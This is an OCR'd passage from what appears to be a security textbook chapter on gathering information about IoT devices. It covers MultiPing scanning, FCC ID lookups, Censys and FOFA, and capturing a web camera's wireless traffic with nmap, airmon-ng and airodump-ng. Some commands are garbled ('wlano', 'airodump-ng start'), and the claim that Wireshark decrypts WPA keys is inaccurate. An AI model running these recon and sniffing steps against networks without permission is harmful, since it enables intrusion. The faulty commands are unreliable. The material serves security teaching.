

Figure 18-24: Information Gathering Using Shodan

Attackers can utilize the MultiPing tool to identify the IP address of IoT devices within a targeted network. Once the IP address is obtained, further scans can be conducted to uncover vulnerabilities in the device. The steps to identify an IoT device's IP address using MultiPing are as follows:

1. Launch the MultiPing application and navigate to **File → Add Address Range**.
2. In the **Add Range of Addresses** pop-up window:
    - Select the router's gateway IP address from the **Initial Address to Add** dropdown.
    - Set the **Number of addresses** to **255**.
    - Click **OK**.

Figure 18-25: Adding a Range of IP Addresses in MultiPing

3. MultiPing will scan the specified address range, testing each IP address that responds to a ping.

4. Each row in the MultiPing interface represents a device on the network. The attacker can identify the IP address of the targeted IoT device from this list.
5. To expedite the process, adjust the ping interval to 1 second.



Figure 18-26: Scanning Using MultiPing

Information Gathering Using FCC ID Search

The FCC ID Search tool enables users to access detailed information about devices and their certifications. Each device is uniquely labeled with an FCC ID, which comprises two parts: the grantee ID (the first three or five characters) and the product ID (the remaining characters). This ID allows users to retrieve information about a target device by following these steps:

1. Locate and examine the label attached to the device containing its FCC ID.



Figure 18-27: FCC ID location

2. Visit the official FCC ID search page at **https://www.fcc.gov/oet/ea/fccid**.
3. Enter the grantee code and product ID in their respective fields.



Figure 18-28: FCC ID Search Form

4. Click **Search** to display details and frequency summaries related to the device.

View Form	Display Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz	Upper Frequency In MHz
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	3560.0	3690.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	10/16/2023	5955.0	6415.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	10/16/2023	5955.0	7095.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	10/16/2023	6535.0	6855.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5180.0	5240.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5260.0	5320.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5500.0	5720.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5745.0	5825.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5845.0	5885.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	2402.0	2480.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	2402.0	2480.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	2412.0	2472.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5955.0	7095.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	665.5	695.5
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	673.0	688.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	701.5	713.5
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	704.0	711.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	706.5	708.5
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	706.5	713.5
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	709.0	711.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	779.5	784.5
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	782.0	782.0

Figure 18-29: FCC ID Search Result

- To view the basic device details, click on the **Summary** link.

Exhibit Type	File Type	File Size	Description	Submission Date	Permanent Confidential	Short-Term Confidential	Date Available
Attestation Statements	Adobe Acrobat PDF	305803	A4RG1AZG_FCC_Covered_Equipment_Attestation	03/12/2023	No	No	10/16/2023
Attestation Statements	Adobe Acrobat PDF	289501	A4RG1AZG_FCC_Agent_Designation_Attestation_r1	10/16/2023	No	No	10/16/2023
Attestation Statements	Adobe Acrobat PDF	287944	A4RG1AZG_KDB_987594_D01_U-NII_6GHz_Attestation	12/08/2022	No	No	10/16/2023
Block Diagram	Adobe Acrobat PDF	763875	A4RG1AZG Block Diagram	12/08/2022	Yes	No	
Cover Letter(s)	Adobe Acrobat PDF	289824	A4RG1AZG_FCC_POA_Letter	12/08/2022	No	No	10/16/2023
Cover Letter(s)	Adobe Acrobat PDF	326520	A4RG1AZG_FCC_Confidentiality_Request_Letter	12/08/2022	No	No	10/16/2023
External Photos	Adobe Acrobat PDF	977562	A4RG1AZG_External_Photos	12/08/2022	No	No	04/14/2024
ID Label/Location Info	Adobe Acrobat PDF	100272	A4RG1AZG_FCC e-label Declaration	12/08/2022	No	No	10/16/2023
Internal Photos	Adobe Acrobat PDF	1156183	A4RG1AZG_Internal_Photos	12/08/2022	No	No	04/14/2024
Operational Description	Adobe Acrobat PDF	1682807	A4RG1AZG Operational Description 2	12/08/2022	Yes	No	
Operational Description	Adobe Acrobat PDF	2968556	A4RG1AZG Operational Description 5	12/08/2022	Yes	No	
Operational Description	Adobe Acrobat PDF	3324724	A4RG1AZG Operational Description 3	12/08/2022	Yes	No	
Parts List/Tune Up Info	Adobe Acrobat PDF	944580	A4RG1AZG Tune Up Procedure	12/08/2022	Yes	No	
RF Exposure Info	Adobe Acrobat PDF	4635804	A4RGX7AS_Part 1_SAR_B	12/22/2022	No	No	10/16/2023
RF Exposure Info	Adobe Acrobat PDF	5072938	A4RGX7AS_Part 1_SAR_A	12/22/2022	No	No	10/16/2023
RF Exposure Info	Adobe Acrobat PDF	2914785	A4RG1AZG_Part 1 SAR_r2	12/22/2022	No	No	10/16/2023
RF Exposure Info	Adobe Acrobat PDF	5547494	A4RGX7AS_Part 1_SAR_r2	12/22/2022	No	No	10/16/2023

Figure 18-30: Summary Details of a Device

- For additional information, click the **Detail** link, which provides access to documents such as cover letters, external and internal photos, test reports, and user manuals.

View Attachment	Exhibit Type	Date Submitted to FCC	Display Type	Date Available
A4RG1AZG_KDB_987594_D01_U-NII_6GHz_Attestation	Attestation Statements	12/08/2022	pdf	10/16/2023
A4RG1AZG_FCC_Covered_Equipment_Attestation	Attestation Statements	03/12/2023	pdf	10/16/2023
A4RG1AZG_FCC_Agent_Designation_Attestation_r1	Attestation Statements	10/16/2023	pdf	10/16/2023
A4RG1AZG_FCC_Confidentiality_Request_Letter	Cover Letter(s)	12/08/2022	pdf	10/16/2023
A4RG1AZG_FCC_POA_Letter	Cover Letter(s)	12/08/2022	pdf	10/16/2023
A4RG1AZG_External_Photos	External Photos	12/08/2022	pdf	04/14/2024
A4RG1AZG_FCC e-label Declaration	ID Label/Location Info	12/08/2022	pdf	10/16/2023
A4RG1AZG_Internal_Photos	Internal Photos	12/08/2022	pdf	04/14/2024
A4RG1AZG_RF Exposure_Mobile	RF Exposure Info	12/08/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_11	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_D_r1	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_r2	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_A	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_B	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_1	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_2	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_3	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_4	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_5	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_6	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_7	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_8	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_9	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RGX7AS_Part 1_SAR_C_10	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_Part 1 SAR_r2	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_A_1	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_A_2_r	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_1	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_2	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_3	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_4	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_5	RF Exposure Info	12/22/2022	pdf	10/16/2023
A4RG1AZG_SAR Verification_B_6	RF Exposure Info	12/22/2022	pdf	10/16/2023

Figure 18-31: Complete Details of a Device

Using this data, attackers can identify vulnerabilities in the target device and potentially exploit them to carry out further attacks.

Information-Gathering Tools

Hackers employ tools like Shodan and Censys to collect fundamental details about a target device and its network. These tools provide insights into live devices on the network, their manufacturers, open ports, running services, and physical locations.

Censys

- **Website**: https://censys.io

Censys is a public search engine and data analysis tool powered by comprehensive internet wide scanning. It offers full-text searches on protocol banners and access to various derived fields, enabling the identification of vulnerable devices and networks. Censys provides real-time monitoring of servers and devices on the internet, allowing security professionals to analyze them as they change. Features include:

  - Identifying specific vulnerabilities
  - Generating statistical reports on device usage and trends
  - Assessing network attack surfaces, discovering threats, and evaluating their global impact

Censys compiles its data by performing daily IPv4 scans using tools like ZMap and ZGrab, maintaining a detailed database of device and website configurations.



Figure 18-32: Censys

FOFA

- **Website**: https://en.fofa.info

FOFA is a cyberspace mapping and intelligence platform that enables data collection on IoT devices worldwide. It helps attackers identify external attack surfaces, uncover internet-connected resources, evaluate risks associated with exposed assets, and gather intelligence. With FOFA, attackers can analyze profiles and vulnerabilities related to open internet assets from any global location.



Figure 18-33: FOFA

Information Gathering through Sniffing

Many IoT devices, like security cameras, offer web-based interfaces for remote configuration and control. These interfaces often rely on the unsecured HTTP protocol instead of HTTPS, making them susceptible to cyberattacks. Suppose default factory credentials are still in use. In that case, attackers can intercept traffic between the camera and its web application, potentially gaining unauthorized access to the camera. By utilizing tools like Wireshark, attackers can capture and decrypt the Wi-Fi keys of the target network.

Steps Attackers Use to Capture Wireless Traffic of a Web Camera

1. **Identify IoT Devices with Insecure HTTP Ports:**

Use Nmap to scan for devices transmitting data over unsecured HTTP ports:

```
nmap -p 80,81,8080,8081 <Target IP address range>
```

2. **Set Wireless Card to Monitor Mode:**

- Run **ifconfig** to find your wireless card (e.g., wlano)
- Activate monitor mode using:

```
airmon-ng start wlano
```

3. **Scan Wireless Networks:**

Use Airodump-ng to discover nearby networks:

airodump-ng start wlanomon

Identify the target network and note its channel.

4. **Listen to Traffic on the Target Channel:**

Configure your wireless card to monitor the target network's channel (e.g., channel 11):

airmon-ng start wlanomon 11

5. **Capture Traffic with Wireshark:**

Open Wireshark, select the interface in monitor mode (e.g., wlanomon), and begin capturing traffic.

After capturing the data, attackers may decrypt the WEP or WPA keys using Wireshark. This allows them to compromise the IoT device and access sensitive information.

